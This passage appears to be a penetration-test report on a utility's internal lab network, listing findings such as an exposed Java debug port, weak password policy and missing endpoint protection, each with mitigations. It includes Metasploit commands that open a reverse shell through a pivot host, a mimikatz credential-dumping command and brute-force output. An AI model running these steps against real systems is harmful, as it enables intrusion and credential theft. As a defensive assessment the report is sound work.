https://www.rapid7.com/db/vulnerabilities/HTTP-IIS-0047/

https://seclists.org/bugtraq/2002/Mar/113

Password discussed in plaintext over email

Severity – Medium

Affected Entities

10.0.1.13

Description

Once on the 10.0.1.13 workstation, the testing team found an email record of an exchange between two employees where one approached the other about an insecure password, and wrote it in plain text in the email.

Impact

This is dangerous, because any threat actor which comes across this email will have a set of credentials to use in the future. These credentials belong to a system that has access to the internal network, and most importantly the PLC systems!

Mitigation

Employees should be taught not to store passwords anywhere in plain text. They must either be encrypted at rest with the help of a password manager, or simply memorized.

Exposed Java Debug Port

Severity – Medium

Affected Entities

10.0.5.75

Description

This server exposes a Java Remote Method Invocation (JRMI) on port 12345, which allows execution of arbitrary system calls or other Java code over the network, unauthenticated. This is commonly known as a remote code execution vulnerability (RCE). In this instance, the host port was bound to a docker container running the vulnerable code. This containerized layer makes it so that exploitation only allows for takeover of the docker container and not the host machine.

Impact

This debug port allows for takeover of the user account running the vulnerable application. In this instance, the vulnerable application was the KillBill software running in an Apache Tomcat docker container, and the account that got taken over was the tomcat account in the container.

Mitigation

Java Debug and JRMI ports should only allow connections from localhost. This ensures that they are only accessible for debugging purposes and do not pose an entry method into the server.

Replication Steps

Using Metasploit, exploiting this vulnerability can be done quickly.


1. Establish the network pivot as discussed in our methodology (p. ?)

2. In metasploit, select the java debugger exploit
   ```
   use exploit/multi/misc/java_jdwp_debugger
   ```

3. Set our exploit options appropriately. Our target should be the vulnerable system, and our payload callback should be the host that we are using as a pivot so that our reverse shell isn't blocked by the network segregation.
   ```
   set LHOST {Pivot_Host_IP}
   ```

```
    set LPORT 3333
    set RHOSTS {Target_IP}
```

4. Profit. (run the exploit, as seen below)



```
msf6 exploit(multi/misc/java_jdwp_debugger) > run

[*] Started reverse TCP handler on 10.0.1.10:3333 via the meterpreter on session
 5
[*] 10.0.5.75:12345 - Retrieving the sizes of variable sized data types in the t
arget VM...
[*] 10.0.5.75:12345 - Getting the version of the target VM...
[*] 10.0.5.75:12345 - Getting all currently loaded classes by the target VM...
[*] 10.0.5.75:12345 - Getting all running threads in the target VM...
[*] 10.0.5.75:12345 - Setting 'step into' event...
[*] 10.0.5.75:12345 - Resuming VM and waiting for an event...
[*] 10.0.5.75:12345 - Received 1 responses that are not a 'step into' event...
[*] 10.0.5.75:12345 - Deleting step event...
[*] 10.0.5.75:12345 - Disabling security manager if set...
[+] 10.0.5.75:12345 - Security manager was not set
[*] 10.0.5.75:12345 - Dropping and executing payload...
[*] Sending stage (3008420 bytes) to
[*] Meterpreter session 7 opened (:3333 -> 0.0.0.0:53978) at 2021-01-09 21:15:41
 +0000
[!] 10.0.5.75:12345 - This exploit may require manual cleanup of '/tmp/bK20k' on
 the target

meterpreter > shell
```

Using metasploit to open a reverse shell on the target system

References

https://github.com/IOActive/jdwp-shellifier

https://ioactive.com/hacking-java-debug-wire-protocol-or-how/

Lack of endpoint protection

Severity – Medium

Affected Entities


10.0.1.10 10.0.1.11 10.0.1.13

Description

Windows hosts do not have any endpoint protection. “Endpoint protection” refers to any software that protects individual computer systems, as well as software which reports usage information and alerts to a security operations centre.

Impact

Once the testing team has a foothold onto any of the three windows workstations, they can then pivot into other areas of the network easily, are able to dump password hashes, install viruses such as keyloggers, and do any other malicious activity undetected. The team was also able to easily run programs like mimikatz.



```
PS C:\Users\Administrator> hostname
grace
PS C:\Users\Administrator> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::logonPasswords
```

Mitigation

Endpoint protection should be installed on all machines in the NGPEW network in order to mitigate the risk of pivots, potential viruses or other malicious software.

Power Grid Sensor Information Disclosure

Severity – Low

Affected Entities


10.0.10.15

Description

The computer at 10.0.10.15 has an exposed web server which reports the status of various physical systems owned by the company.

Impact

This data can be viewed by any computer on the network, which causes an unnecessary information leak.



```
▼ dam_elements:
  ▼ DAM-DRUMGATE-FLOW:
      max:            20
      min:            0
      status:         "ok"
      value:          12
  ▼ DAM-GENFLOW-1:
      max:            10
      min:            0
      status:         "ok"
      value:          7
  ▼ DAM-GENFLOW-2:
```

Mitigation

Access to the server should be restricted to only hosts which need it. However, this is not an important problem

Replication Steps

1. Set up the network pivot as described in our testing methodology (p. 5).
2. Perform an HTTP GET request to 10.0.10.15:80: `curl http://10.0.10.15:80`

Insufficient Password Policy

Severity – Low

Affected Entities

- 10.0.1.100
- 10.0.1.10
- 10.0.1.11
- 10.0.1.12
- 10.0.1.13

Description


The Windows computers do not have good password Group Policy settings, which allowed the testing team to brute force a password. In addition, the complexity requirements should be increased to further mitigate the brute force attacks. The team was able to brute force the domain controller's admin password in 35 seconds.

Good password policies typically include a minimum length of 8 characters, and at least one lower-case, one upper-case, and one special character. However a better policy would be to have employee's focus on making longer pass-phrases rather than passwords, as they are more secure.

For passwordless login, many solutions exist such as Magic Links and Single Sign On (SSO).

Impact


Due to the lack of a lockout policy and a simple password, the team was able to brute force the domain controller's admin password in 35 seconds:



```
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 01/08/21 - Ronnie Flathers @ropnop

2021/01/08 17:43:15 >  Using KDC(s):
2021/01/08 17:43:15 >   10.0.1.100:88

2021/01/08 17:43:51 >  [+] VALID LOGIN: [redacted]@corp.[redacted]us:[redacted]
2021/01/08 17:43:51 >  Done! Tested 54205 logins (1 successes) in 35.069 seconds
```

Mitigation

1. Open the Group Policy Management Editor.
2. On the left, under "Computer Configuration > Policies > Windows Settings > Security Settings > Account Policies", we can select "Password Policy," "Account Lockout Policy," and "Kerberos Policy."
3. Increase the minimum password length, increase the complexity requirements, and enable account lockout at a minimum.



Policy	Policy Setting
Enforce password history	0 passwords remembered
Maximum password age	60 days
Minimum password age	0 days
Minimum password length	4 characters
Password must meet complexity requirements	Disabled
Store passwords using reversible encryption	Disabled

Active Directory misconfiguration

Severity – Informational

Affected Entities

The active directory

Description

There is an Active Directory server available at 10.0.1.100 however, none of the other windows clients and servers found on the network were joined to the domain.

It is typically a good idea to have a proper active directory domain configuration as this offers a few advantages to IT staff such as:

- Client management and configuration through Group Policy Objects (GPO policies)
- Single sign-on to domain resources and devices
- Credential management
- Password policy management (length, expiry, character set)

Impact

Aside from managerial time losses, there is no security impact.